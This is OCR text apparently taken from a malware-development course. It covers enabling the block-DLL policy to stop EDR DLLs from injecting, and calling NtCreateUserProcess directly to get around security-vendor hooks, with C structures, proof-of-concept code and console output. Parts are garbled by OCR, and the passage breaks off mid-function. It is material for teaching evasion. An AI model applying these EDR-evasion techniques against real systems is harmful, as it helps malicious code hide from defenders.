
Unfortunately, this method will be ineffective against EDRs that have their files digitally signed by Microsoft, since their DLLs are allowed to be injected even with the block DLL policy enabled.

Demo

- Enabling the block DLL policy on a remote process.



- Enabling the block DLL policy on the local process.


printf("[!] Local Process Is Not Protected With The Block Dll Policy \n");
// getting the local process path + name
CHAR pcFilename[MAX_PATH * 2];
if (!GetModuleFileNameA(NULL, &pcFilename, MAX_PATH * 2)) {
printf("[!] GetModuleFileNameA Failed With Error : %d \n", GetLastE
return -1;
}
// re-creating local process, so we add the process argument
// 'pcBuffer' = 'pcFilename' + 'STOP_ARG'
DWORD dwBufferSize = (DWORD)(lstrlenA(pcFilename) + lstrlenA(STOP_ARG)
CHAR* pcBuffer = (CHAR*)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, d
if (!pcBuffer)
return FALSE;
sprintf_s(pcBuffer, dwBufferSize, "%s %s", pcFilename, STOP_ARG);
// fork with block dll policy
if (!CreateProcessWithBlockDllPolicy(pcBuffer, &dwProcessId, &hProcess,
return -1;
}
HeapFree(GetProcessHeap(), 0, pcBuffer);
printf("[i] Process Created With Pid %d \n", dwProcessId);
return 0;
[!] Local Process Is Not Protected With The Block Dll Policy
[i] Running : "C:\Users\User\Desktop\Advanced\BlockDllPolicy\x64\Debug\BlockDllPolicy.exe MalDevAcad" With Block Dll Policy ...
[i] Process Created With Pid : 23428
[+] Process Is Now Protected With The Block Dll Policy
BlockDllPolicy.exe (23428) Properties
Process Hacker
BlockDllPolicy.exe
23428
Mitigation Policies
ASLR (high entropy)
Signatures restricted (Microsoft only)
MalDevAcad


91. Diving Into NtCreateUserProcess

Diving Into NtCreateUserProcess

Introduction

Up to this point in the course, the `CreateProcess` WinAPI has been utilized for the creation of new processes. Nevertheless, it is worth noting that the `CreateProcess` function ultimately invokes NtCreateUserProcess after executing several internal functions, which may be hooked by security vendors. Thus, given the possibility of calling a hooked NtCreateUserProcess through `CreateProcess`, it becomes obligatory for us to invoke it directly via direct or indirect syscalls as a means of bypassing the potential hook installed.

The following is an image from the Windows Internals 7th edition - Part 1 book, which shows `CreateProcess`'s execution flow. Note that functions marked with dotted boxes are internal functions.



`NtCreateUserProcess` is the final user-mode accessible function and represents the lowest level `CreateProcess` can reach before the kernel mode.

NtCreateUserProcess Parameters

The `NtCreateUserProcess` function is a highly customizable function that has multiple parameters and performs complex operations.

```
NTSTATUS NTAPI NtCreateUserProcess(
    OUT         PHANDLE ProcessHandle,
    OUT         PHANDLE ThreadHandle,
    IN          ACCESS_MASK ProcessDesiredAccess,
    IN          ACCESS_MASK ThreadDesiredAccess,
    IN OPTIONAL POBJECT_ATTRIBUTES ProcessObjectAttributes,
    IN OPTIONAL POBJECT_ATTRIBUTES ThreadObjectAttributes,
    IN ULONG    ProcessFlags,                                   // PROCESS_CREATE_FLAGS_*
    IN ULONG    ThreadFlags,                                    // THREAD_CREATE_FLAGS_*
    IN OPTIONAL PRTL_USER_PROCESS_PARAMETERS ProcessParameters,
    IN OUT      PPS_CREATE_INFO CreateInfo,
    IN          PPS_ATTRIBUTE_LIST AttributeList
);
```

- `ProcessHandle` - A pointer to a `HANDLE` variable that receives the handle of the newly created process.
- `ThreadHandle` - A pointer to a `HANDLE` variable that receives the handle to the main thread of the newly created process.
- `ProcessDesiredAccess` - Determines the granted access to the process handle and is of type `ACCESS_MASK`. This module will use `PROCESS_ALL_ACCESS` to grant full access rights to the object.
- `ThreadDesiredAccess` - Determines the granted access to the thread handle and is of type `ACCESS_MASK`. This module will use `THREAD_ALL_ACCESS` to grant full access rights to the object.
- `ProcessObjectAttributes` - This parameter specifies the attributes that can be applied to the process. The attributes are defined using the `OBJECT_ATTRIBUTES` structure and are typically initialized using the InitializeObjectAttributes macro. For this module, this parameter will be set to `NULL`.
- `ThreadObjectAttributes` - This parameter specifies the attributes that can be applied to the thread. The attributes are defined using the `OBJECT_ATTRIBUTES` structure and are typically initialized using the InitializeObjectAttributes macro. For this module, this parameter will be set to `NULL`.

- `ProcessFlags` - This is the flag that determines the initial state of the created process. For example, the process could be created in a suspended state or could inherit from its parent process. In this module, this flag will be set to `NULL` to indicate that the process should be created in a normal state.
- `ThreadFlags` - This is the flag that determines the initial state of the main thread. In this module, this flag will be set to `NULL` to indicate that the thread should be created in a normal state.
- `ProcessParameters` - An optional parameter, that points to an RTL_USER_PROCESS_PARAMETERS structure. This parameter describes the process's initial arguments.
- `CreateInfo` - This is a pointer to a PS_CREATE_INFO structure that will hold returned information about the created process when the function succeeds.
- `AttributeList` - This is a pointer to a PS_ATTRIBUTE_LIST structure. The purpose of this parameter is to set up the attributes of the created process and thread. Recall that these are the same attributes that allow PPID spoofing and block DLL policy.

Note that the process name to be created is passed as an attribute using the `AttributeList` parameter.

PS_ATTRIBUTE_LIST AttributeList

As mentioned above, `NtCreateUserProcess`'s last parameter is a pointer to a `PS_ATTRIBUTE_LIST` structure.

```
typedef struct _PS_ATTRIBUTE_LIST
{
  SIZE_T TotalLength;
  PS_ATTRIBUTE Attributes[1];

} PS_ATTRIBUTE_LIST, * PPS_ATTRIBUTE_LIST;
```

- `TotalLength` - This is always set to the size of the `PS_ATTRIBUTE_LIST` structure.
- `Attributes` - An array of PS_ATTRIBUTE structure.

PS_ATTRIBUTE Attributes

```
typedef struct _PS_ATTRIBUTE
{
  ULONG_PTR Attribute;
  SIZE_T Size;
  union
  {
    ULONG_PTR Value;
    PVOID ValuePtr;
  };
  PSIZE_T ReturnLength;

} PS_ATTRIBUTE, * PPS_ATTRIBUTE;
```

The following elements should be initialized for every attribute added to the process:

- `Attribute` - Set to the type of attribute.
- `Value` - The attribute value.
- `Size`: The size of the attribute value (size of `Value`).

The parameters are similar to those used in the `UpdateProcThreadAttribute` WinAPI function. The main difference is the `Attribute` member must use one of the values that are specific to the `NtCreateUserProcess` function. These values are shown below.

```
// Specifies the parent process of the new process
#define PS_ATTRIBUTE_PARENT_PROCESS \
    PsAttributeValue(PsAttributeParentProcess, FALSE, TRUE, TRUE)// Specifies the debug port to us
e
#define PS_ATTRIBUTE_DEBUG_PORT \
    PsAttributeValue(PsAttributeDebugPort, FALSE, TRUE, TRUE)// Specifies the token to assign to t
he new process
#define PS_ATTRIBUTE_TOKEN \
    PsAttributeValue(PsAttributeToken, FALSE, TRUE, TRUE)// Specifies the client ID to assign to t
he new process
#define PS_ATTRIBUTE_CLIENT_ID \
    PsAttributeValue(PsAttributeClientId, TRUE, FALSE, FALSE)// Specifies the TEB address to use f
or the new process
#define PS_ATTRIBUTE_TEB_ADDRESS \
    PsAttributeValue(PsAttributeTebAddress, TRUE, FALSE, FALSE)// Specifies the image name of the
new process
#define PS_ATTRIBUTE_IMAGE_NAME \
    PsAttributeValue(PsAttributeImageName, FALSE, TRUE, FALSE)// Specifies the image information o
f the new process
#define PS_ATTRIBUTE_IMAGE_INFO \
    PsAttributeValue(PsAttributeImageInfo, FALSE, FALSE, FALSE)// Specifies the amount of memory t
o reserve for the new process
```

```
#define PS_ATTRIBUTE_MEMORY_RESERVE \
    PsAttributeValue(PsAttributeMemoryReserve, FALSE, TRUE, FALSE)// Specifies the priority class
to use for the new process
#define PS_ATTRIBUTE_PRIORITY_CLASS \
    PsAttributeValue(PsAttributePriorityClass, FALSE, TRUE, FALSE)// Specifies the error mode to u
se for the new process
#define PS_ATTRIBUTE_ERROR_MODE \
    PsAttributeValue(PsAttributeErrorMode, FALSE, TRUE, FALSE)// Specifies the standard handle inf
ormation to use for the new process
#define PS_ATTRIBUTE_STD_HANDLE_INFO \
    PsAttributeValue(PsAttributeStdHandleInfo, FALSE, TRUE, FALSE)// Specifies the handle list to
use for the new process
#define PS_ATTRIBUTE_HANDLE_LIST \
    PsAttributeValue(PsAttributeHandleList, FALSE, TRUE, FALSE)// Specifies the group affinity to
use for the new process
#define PS_ATTRIBUTE_GROUP_AFFINITY \
    PsAttributeValue(PsAttributeGroupAffinity, TRUE, TRUE, FALSE)// Specifies the preferred NUMA n
ode to use for the new process
#define PS_ATTRIBUTE_PREFERRED_NODE \
    PsAttributeValue(PsAttributePreferredNode, FALSE, TRUE, FALSE)// Specifies the ideal processor
to use for the new process
#define PS_ATTRIBUTE_IDEAL_PROCESSOR \
    PsAttributeValue(PsAttributeIdealProcessor, TRUE, TRUE, FALSE)// Specifies the process mitigat
ion options to use for the new process
#define PS_ATTRIBUTE_MITIGATION_OPTIONS \
    PsAttributeValue(PsAttributeMitigationOptions, FALSE, TRUE, FALSE)// Specifies the protection
level to use for the new process
#define PS_ATTRIBUTE_PROTECTION_LEVEL \
    PsAttributeValue(PsAttributeProtectionLevel, FALSE, TRUE, FALSE)// Specifies the UMS thread to
associate with the new process
#define PS_ATTRIBUTE_UMS_THREAD \
    PsAttributeValue(PsAttributeUmsThread, TRUE, TRUE, FALSE)// Specifies whether the new process
is a secure process
#define PS_ATTRIBUTE_SECURE_PROCESS \
    PsAttributeValue(PsAttributeSecureProcess, FALSE, TRUE, FALSE)// Specifies the job list to ass
ociate with the new process
#define PS_ATTRIBUTE_JOB_LIST \
    PsAttributeValue(PsAttributeJobList, FALSE, TRUE, FALSE)// Specifies the child process policy
to use for the new process
#define PS_ATTRIBUTE_CHILD_PROCESS_POLICY \
    PsAttributeValue(PsAttributeChildProcessPolicy, FALSE, TRUE, FALSE)// Specifies the all applic
ation packages policy to use for the new process
#define PS_ATTRIBUTE_ALL_APPLICATION_PACKAGES_POLICY \
    PsAttributeValue(PsAttributeAllApplicationPackagesPolicy, FALSE, TRUE, FALSE)

// Specifies the child process should have access to the Win32k subsystem.
#define PS_ATTRIBUTE_WIN32K_FILTER  \
    PsAttributeValue(PsAttributeWin32kFilter, FALSE, TRUE, FALSE)// Specifies the child process is
allowed to claim a specific origin when making a safe file open prompt
#define PS_ATTRIBUTE_SAFE_OPEN_PROMPT_ORIGIN_CLAIM  \
    PsAttributeValue(PsAttributeSafeOpenPromptOriginClaim, FALSE, TRUE, FALSE)// Specifies the chi
ld process is isolated using the BNO framework
```

```
#define PS_ATTRIBUTE_BNO_ISOLATION  \
    PsAttributeValue(PsAttributeBnoIsolation, FALSE, TRUE, FALSE)

// Specifies that the child's process desktop application policy
#define PS_ATTRIBUTE_DESKTOP_APP_POLICY \
    PsAttributeValue(PsAttributeDesktopAppPolicy, FALSE, TRUE, FALSE)
```

Initializing PS_ATTRIBUTE_LIST

In the code snippet below, the `PS_ATTRIBUTE_IMAGE_NAME` flag is used as the first attribute in the `PS_ATTRIBUTE_LIST` structure, `pAttributeList`. This flag represents the attribute that will hold the name of the process. By setting this attribute, the `NtCreateUserProcess` function is informed about which image to execute, which in this case is specified with the `szProcessName` variable.

```
PPS_ATTRIBUTE_LIST  pAttributeList          = (PPS_ATTRIBUTE_LIST)HeapAlloc(GetProcessHeap(), HEAP
_ZERO_MEMORY, sizeof(PS_ATTRIBUTE_LIST));
if (!pAttributeList)
    return FALSE;

// this is always set to the size of the 'PS_ATTRIBUTE_LIST' structure
pAttributeList->TotalLength                 = sizeof(PS_ATTRIBUTE_LIST);

// the type of the attribute
pAttributeList->Attributes[0].Attribute     = PS_ATTRIBUTE_IMAGE_NAME;
// the size of the attribute value
pAttributeList->Attributes[0].Size          = dwProcessNameLength;
// the attribute value
pAttributeList->Attributes[0].Value         = szProcessName;
```

Initializing Additional Attributes

To initialize additional attributes, update the number of elements in the `Attributes` array.

```
typedef struct _PS_ATTRIBUTE_LIST
{
    SIZE_T TotalLength;
    PS_ATTRIBUTE Attributes[2];       // updated to fit an additional attribute
    // PS_ATTRIBUTE Attributes[3];    // updated to fit 3 attributes

} PS_ATTRIBUTE_LIST, * PPS_ATTRIBUTE_LIST;
```

PS_CREATE_INFO CreateInfo

`NtCreateUserProcess`'s 10th parameter, `CreateInfo`, is an input and output parameter and a pointer to the `PS_CREATE_INFO` structure.

```
typedef struct _PS_CREATE_INFO
{
  SIZE_T Size;
  PS_CREATE_STATE State;
  union
  {
    struct
    {
      union
      {
        ULONG InitFlags;
        struct
        {
          UCHAR WriteOutputOnExit : 1;
          UCHAR DetectManifest : 1;
          UCHAR IFEOSkipDebugger : 1;
          UCHAR IFEODoNotPropagateKeyState : 1;
          UCHAR SpareBits1 : 4;
          UCHAR SpareBits2 : 8;
          USHORT ProhibitedImageCharacteristics : 16;
        } s1;
      } u1;
      ACCESS_MASK AdditionalFileAccess;
    } InitState;

    struct
    {
      HANDLE FileHandle;
    } FailSection;

    struct
    {
      USHORT DllCharacteristics;
    } ExeFormat;

    struct
    {
      HANDLE IFEOKey;
    } ExeName;

    struct
    {
      union
      {
        ULONG OutputFlags;
```

```
        struct
        {
          UCHAR ProtectedProcess : 1;
          UCHAR AddressSpaceOverride : 1;
          UCHAR DevOverrideEnabled : 1;
          UCHAR ManifestDetected : 1;
          UCHAR ProtectedProcessLight : 1;
          UCHAR SpareBits1 : 3;
          UCHAR SpareBits2 : 8;
          USHORT SpareBits3 : 16;
        } s2;
      } u2;
      HANDLE FileHandle;
      HANDLE SectionHandle;
      ULONGLONG UserProcessParametersNative;
      ULONG UserProcessParametersWow64;
      ULONG CurrentParameterFlags;
      ULONGLONG PebAddressNative;
      ULONG PebAddressWow64;
      ULONGLONG ManifestAddress;
      ULONG ManifestSize;
    } SuccessState;
  };

} PS_CREATE_INFO, * PPS_CREATE_INFO;
```

Initializing PS_CREATE_INFO

While the `PS_CREATE_INFO` structure is large, most of its elements are set by `NtCreateUserProcess` when it's executed successfully. The only elements that should be initialized before passing the structure to `NtCreateUserProcess` are the `Size` and `State` elements as shown below.

```
PS_CREATE_INFO CreateInfo = { 0 };

CreateInfo.Size  = sizeof(PS_CREATE_INFO);
CreateInfo.State = PsCreateInitialState;
```

The value of the `State` element is derived from the enumeration below. However, in almost all cases, it is set to `PsCreateInitialState`.

```
typedef enum _PS_CREATE_STATE
{
  PsCreateInitialState,
```

```
  PsCreateFailOnFileOpen,
  PsCreateFailOnSectionCreate,
  PsCreateFailExeFormat,
  PsCreateFailMachineMismatch,
  PsCreateFailExeName,
  PsCreateSuccess,
  PsCreateMaximumStates

} PS_CREATE_STATE;
```

RTL_USER_PROCESS_PARAMETERS ProcessParameters

Although the `ProcessParameters` parameter is designated as an optional parameter, setting it to `NULL` will result in `NtCreateUserProcess` failing with `0xC0000005` or `STATUS_ACCESS_VIOLATION`. The `RTL_USER_PROCESS_PARAMETERS` structure is poorly documented by Microsoft and therefore the structure was retrieved from the Process Hacker repository.

```
typedef struct _RTL_USER_PROCESS_PARAMETERS
{
  ULONG MaximumLength;
  ULONG Length;

  ULONG Flags;
  ULONG DebugFlags;

  HANDLE ConsoleHandle;
  ULONG ConsoleFlags;
  HANDLE StandardInput;
  HANDLE StandardOutput;
  HANDLE StandardError;

  CURDIR CurrentDirectory;
  UNICODE_STRING DllPath;
  UNICODE_STRING ImagePathName;
  UNICODE_STRING CommandLine;
  PWCHAR Environment;

  ULONG StartingX;
  ULONG StartingY;
  ULONG CountX;
  ULONG CountY;
  ULONG CountCharsX;
  ULONG CountCharsY;
  ULONG FillAttribute;

  ULONG WindowFlags;
  ULONG ShowWindowFlags;
```

```
  UNICODE_STRING WindowTitle;
  UNICODE_STRING DesktopInfo;
  UNICODE_STRING ShellInfo;
  UNICODE_STRING RuntimeData;
  RTL_DRIVE_LETTER_CURDIR CurrentDirectories[RTL_MAX_DRIVE_LETTERS];

  ULONG_PTR EnvironmentSize;
  ULONG_PTR EnvironmentVersion;
  PVOID PackageDependencyData;
  ULONG ProcessGroupId;
  ULONG LoaderThreads;

} RTL_USER_PROCESS_PARAMETERS, * PRTL_USER_PROCESS_PARAMETERS;
```


Initilizaing RTL_USER_PROCESS_PARAMETERS

To initialize the `RTL_USER_PROCESS_PARAMETERS` structure,
the RtlCreateProcessParametersEx native function is used.


```
RtlCreateProcessParametersEx(
    OUT   PRTL_USER_PROCESS_PARAMETERS *pProcessParameters,
    IN    PUNICODE_STRING ImagePathName,
    IN OPTIONAL PUNICODE_STRING DllPath,         // set to NULL
    IN OPTIONAL PUNICODE_STRING CurrentDirectory,
    IN OPTIONAL PUNICODE_STRING CommandLine,
    IN OPTIONAL PVOID Environment,              // set to NULL
    IN OPTIONAL PUNICODE_STRING WindowTitle,    // set to NULL
    IN OPTIONAL PUNICODE_STRING DesktopInfo,    // set to NULL
    IN OPTIONAL PUNICODE_STRING ShellInfo,      // set to NULL
    IN OPTIONAL PUNICODE_STRING RuntimeData,    // set to NULL
    IN ULONG Flags
);
```

The majority of the parameters are optional and can be set to `NULL`. The important parameters are explained below.


- `pProcessParameters` - A pointer to the `PRTL_USER_PROCESS_PARAMETERS` structure. This is the output of `RtlCreateProcessParametersEx`.
- `ImagePathName` - A pointer to a `UNICODE_STRING` structure that holds the complete path of the image file used to create the process. The provided image path must be in NT path format. For example, to create `C:\\Windows\\System32\\cmd.exe`, the path should be prefixed with `\\??\\` making it `\\??\\C:\\Windows\\System32\\cmd.exe`. This parameter is shown using Process Hacker in the image below.



• `CurrentDirectory` - A pointer to a `UNICODE_STRING` structure that holds the current directory path of the created process. This parameter is shown using Process Hacker in the image below.



• `CommandLine` - A pointer to a `UNICODE_STRING` structure that holds the arguments for the created process. This parameter is shown using Process Hacker in the image below.



- `Flags` - This is set to `RTL_USER_PROC_PARAMS_NORMALIZED` to keep parameters normalized as per Process Hacker's note. With that being said, `Flags` can be set to any of the values below.

```
#define RTL_USER_PROC_PARAMS_NORMALIZED 0x00000001      // indicates that the parameters pass
ed to the process are already in a normalized form#define RTL_USER_PROC_PROFILE_USER 0x000000
02           // enables user-mode profiling for the process#define RTL_USER_PROC_PROFILE_KERN
EL 0x00000004         // enables kernel-mode profiling for the process#define RTL_USER_PROC_P
ROFILE_SERVER 0x00000008         // enables server-mode profiling for the process#define RTL_
USER_PROC_RESERVE_1MB 0x00000020            // reserves 1 megabyte (MB) of virtual address sp
ace for the process#define RTL_USER_PROC_RESERVE_16MB 0x00000040           // reserves 16 MB
of virtual address space for the process#define RTL_USER_PROC_CASE_SENSITIVE 0x00000080
// sets the process to be case-sensitive#define RTL_USER_PROC_DISABLE_HEAP_DECOMMIT 0x0000010
0  // disables heap decommitting for the process#define RTL_USER_PROC_DLL_REDIRECTION_LOCAL 0
x00001000  // enables local DLL redirection for the process#define RTL_USER_PROC_APP_MANIFEST
_PRESENT 0x00002000   // indicates that an application manifest is present for the process#de
fine RTL_USER_PROC_IMAGE_KEY_MISSING 0x00004000      // indicates that the image key is missi
ng for the process#define RTL_USER_PROC_OPTIN_PROCESS 0x00020000          // indicates that t
he process has opted in to some specific behavior or feature
```

Creating a Process Using NtCreateUserProcess

Now that `NtCreateUserProcess` has been thoroughly explained, this section will demonstrate the usage of the function to create a process via the custom function `NtCreateUserProcessMinimalPoC`. Note that `PS_ATTRIBUTE_LIST` only requires one attribute as shown below.

```
typedef struct _PS_ATTRIBUTE_LIST
{
  SIZE_T TotalLength;
  PS_ATTRIBUTE Attributes[1]; // 1 attribute

} PS_ATTRIBUTE_LIST, * PPS_ATTRIBUTE_LIST;
```

```
BOOL NtCreateUserProcessMinimalPoC(
  IN      PWSTR   szTargetProcess,
  IN      PWSTR   szTargetProcessParameters,
  IN      PWSTR   szTargetProcessPath,
  OUT     PHANDLE hProcess,
  OUT     PHANDLE hThread
) {

  // getting the address of 'RtlCreateProcessParametersEx' and 'NtCreateUserProcess' from ntd
ll.dll
  fnRtlCreateProcessParametersEx  RtlCreateProcessParametersEx    = (fnRtlCreateProcessParame
tersEx)GetProcAddress(GetModuleHandle(L"NTDLL"), "RtlCreateProcessParametersEx");
  fnNtCreateUserProcess           NtCreateUserProcess             = (fnNtCreateUserProcess)Ge
tProcAddress(GetModuleHandle(L"NTDLL"), "NtCreateUserProcess");

  if (NtCreateUserProcess == NULL || RtlCreateProcessParametersEx == NULL)
    return FALSE;

  NTSTATUS                        STATUS                      = NULL;
  UNICODE_STRING                  UsNtImagePath               = { 0 },
                                    UsCommandLine               = { 0 },
                                    UsCurrentDirectory          = { 0 };
  PRTL_USER_PROCESS_PARAMETERS    UppProcessParameters        = NULL;
  // allocating a buffer to hold the value of the attribute lists
  PPS_ATTRIBUTE_LIST              pAttributeList              = (PPS_ATTRIBUTE_LIST)HeapAlloc
(GetProcessHeap(), HEAP_ZERO_MEMORY, sizeof(PS_ATTRIBUTE_LIST));
  if (!pAttributeList)
    return FALSE;

  // initializing the 'UNICODE_STRING' structures with the inputted paths
  _RtlInitUnicodeString(&UsNtImagePath, szTargetProcess);
  _RtlInitUnicodeString(&UsCommandLine, szTargetProcessParameters);
  _RtlInitUnicodeString(&UsCurrentDirectory, szTargetProcessPath);

  // calling 'RtlCreateProcessParametersEx' to intialize a 'PRTL_USER_PROCESS_PARAMETERS' str
ucture for 'NtCreateUserProcess'
  STATUS = RtlCreateProcessParametersEx(&UppProcessParameters, &UsNtImagePath, NULL, &UsCurre
ntDirectory, &UsCommandLine, NULL, NULL, NULL, NULL, NULL, RTL_USER_PROC_PARAMS_NORMALIZED);
  if (STATUS != STATUS_SUCCESS) {
    printf("[!] RtlCreateProcessParametersEx Failed With Error : 0x%0.8X \n", STATUS);
    goto _EndOfFunc;
```

```
  }

  // setting the length of the attribute list
